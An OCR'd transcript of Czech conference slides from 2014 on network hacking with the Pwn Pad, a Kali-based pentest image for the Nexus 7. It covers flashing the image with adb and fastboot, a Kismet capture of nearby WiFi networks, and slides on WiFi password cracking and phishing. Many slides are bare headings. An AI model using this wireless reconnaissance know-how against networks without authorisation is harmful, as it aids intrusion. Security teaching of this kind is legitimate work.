Nexus 7 – Kali Linux

Network hacking

infinity
CTJB 2014

root@PwnPad:~# whoami

- infinity
- Kamil Vavra

- správce sítě
- Mendelova univerzita v Brně

- twitter.com/vavkamil
- vavkamil@gmail.com
- github.com/vavkamil

Presentation Transcript

xexexe

Presentation Transcript


Defensive

- xexexe

Offensive

- xerexexe


Evolution



Evolution

Evolution

Evolution



RFID ~ Mifare Classic

Instalace

- https://www.pwnieexpress.com/community/

Pwn Phone 2014 (using Nexus 5)

- *Download Pwn Phone 2014 (for 16GB/32GB Nexus 5 phones)*

Pwn Pad 2014 (using the Nexus 7 2013 tablet)

- *Download Pwn Pad 2014 (for 2013 edition Nexus 7 tablets)*

Pwn Pad 2013 (using the Nexus 7 2012 tablet)

- *Download Pwn Pad 2013 (for 2012 edition Nexus 7 tablets)*

Instalace

```
infinity@desktop:~$ tar xvf pwnpad-2013_image.tar.xz
infinity@desktop:~$ cd pwnie_img/
infinity@desktop:~/pwnie_img$ sudo chmod +x imagev2.sh
infinity@desktop:~/pwnie_img$ sudo adb start-server
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
infinity@desktop:~/pwnie_img$ sudo ./imagev2.sh
```

- Fastboot Android utilities are required to flash the PwnPad image onto the Nexus7
- android-tools-adb android-tools-fastboot
-
- Would you like to automatically install the required tools? (Ubuntu 12.04 only)
-
- 1. Yes
- 2. No
-
- Choice: 2
- Not installing fastboot and adb tools

Instalace

Which Nexus 7 (2012 HW) would you like to install the PwnPad onto?

- 1. 8GB
- 2. 16GB
- 3. 32GB Wifi
- 4. 32GB Wifi + GSM
-
- Choice (1-4): 2

Instalace

=== Pwn Pad 2014 Installer ===

A Mobile Pentesting platform by PwnieExpress.com

WARNING: THIS WILL WIPE ALL DATA ON THE DEVICE!

Pwnie Express is not responsible for data loss resulting from the use of this installer. Backup critical data before continuing!

Press ENTER to continue, CTRL+C to abort.

Boot the device into fastboot mode (hold power and volume down).

Attach the device via USB once in fastboot mode.

Press [Enter] key to continue...

Instalace

[+] Unlock the device

...

(bootloader) Bootloader is already unlocked

OKAY [0.020s]

finished. total time: 0.020s

[+] Flash the recovery partition with TWRP recovery image

sending 'recovery' (8106 KB)...

OKAY [8.655s]

writing 'recovery'...

OKAY [2.563s]

finished. total time: 11.218s

Instalace

[+] Erase the boot partition

erasing 'boot'...

OKAY [0.026s]

finished. total time: 0.026s

[+] Flash the boot partition with Pwn Pad boot image

sending 'boot' (4898 KB)...

OKAY [5.211s]

writing 'boot'...

OKAY [0.322s]

finished. total time: 5.533s

Instalace

[+] Erase and format system partition

********** Did you mean to fastboot format this partition?**
erasing 'system'...
OKAY [0.307s]
finished. total time: 0.307s

erasing 'system'...
OKAY [0.107s]
formatting 'system' partition...
Creating filesystem with parameters:
Size: 681574400
Block size: 4096
Blocks per group: 32768
Inodes per group: 6944
Inode size: 256
Journal blocks: 2600
Label:
Blocks: 166400
Block groups: 6
Reserved block group size: 47
Created filesystem with 11/41664 inodes and 5415/166400 blocks
sending 'system' (12416 KB)...
writing 'system'...
OKAY [13.989s]
finished. total time: 14.097s

Instalace

[+] Erase & format the user data partition

********** Did you mean to fastboot format this partition?**
erasing 'userdata'...
OKAY [11.318s]
finished. total time: 11.318s

erasing 'userdata'...
OKAY [2.311s]
formatting 'userdata' partition...
Creating filesystem with parameters:
Size: 14569963520
Block size: 4096
Blocks per group: 32768
Inodes per group: 8160
Inode size: 256
Journal blocks: 32768
Label:
Blocks: 3557120
Block groups: 109
Reserved block group size: 871
Created filesystem with 11/889440 inodes and 97309/3557120 blocks
sending 'userdata' (137563 KB)...
writing 'userdata'...
OKAY [158.601s]
finished. total time: 160.912s

Instalace

[+] Booting into TWRP Recovery

downloading 'boot.img'...
OKAY [8.645s]
booting...
OKAY [0.019s]
finished. total time: 8.664s

Current serial number of connected Nexus is: 015d49069c53fa09

Pushing TWRP backup to be restored to device...


Instalace

Rebooting recovery....

Restoring PwnPad image....Please wait for device to reboot.

DO NOT INTERUPT THE PROCESS ON THE DEVICE, TWRP WILL DISPLAY RESTORE COMPLETE BUT PROCESS WILL NOT BE FINISHED UNTIL IT REBOOTS ON ITS OWN

Kismet


3:29
root@localhost: /opt/pwnix/captures/
wireless
Kismet Sort View Windows
Name T Ch Pkts Size Clnt Sig Freq Manuf
! HACKNAKED A 11 243 25K 10 -26 2462 Unknown
BSSID: 2A:A4:3C:09:24:BC Crypt: WPA PSK AESCCM Manuf: Unknown
. HACKNAKED A 1 88 933B 4 -66 2437 Unknown
MAC Type Sig Pkts Size Manuf Data DHCP Host
24:A4:3C:08:24:BC Wired/AP --- 2 152B Ubiquiti 2 ---
24:A4:3C:08:27:5F Wired/AP --- 2 188B Ubiquiti 2 ---
24:A4:3C:08:25:68 Wired/AP --- 1 94B Ubiquiti 1 ---
No GPS data (GPS not connected) Pwr: AC
90
0
Packets
Data
localhost
Elapsed
00:01.11
Networks
13
Packets
841
Pkt/Sec
0
Filtered
0
INFO: Detected new ad-hoc network "<Hidden SSID>", BSSID 00:0E:58:1B:E9:C3, encryption yes, channel 0, 0.00 mbit
INFO: Detected new ad-hoc network "<Hidden SSID>", BSSID 00:0E:58:87:08:2F, encryption yes, channel 0, 0.00 mbit
wlan1
Hop

more_stuff

What's the WiFi Password ?

Phishing


WHY PHISHING SCAMS KEEP WORKING
Enter your bank account number.
SCAM.
DilbertCartoonist@gmail.com
Dilbert.com
WAIT FOR IT
Enter your bank account number.
SCAM.
5-19-14 ©2014 Scott Adams, Inc./Dist. by Universal Uclick
THERE IT IS
Enter your bank account number.
OKEY-DOKEY.


Hacking


MOVIE HACKING...
IF I CAN JUST OVERCLOCK THE UNIX DJANGO, I CAN BASIC THE DDOS ROOT. DAMN. NO DICE. BUT WAIT... IF I DISENCRYPT THEIR KILOBYTES WITH A BACKDOOR HANDSHAKE THEN... JACKPOT.
REAL HACKING...
HI, THIS IS ROBERT HACKERMAN. I'M THE COUNTY PASSWORD INSPECTOR.
HI BOB! HOW CAN I HELP YOU TODAY?

Výchozí prostředí

Výchozí prostředí

Výchozí prostředí



Výchozí prostředí

Výchozí prostředí

Výchozí prostředí


Alfa

Alfa2

Závody ve zbrojení

Android - Privacy applications

- Cryptonite ~ open-source file encryption

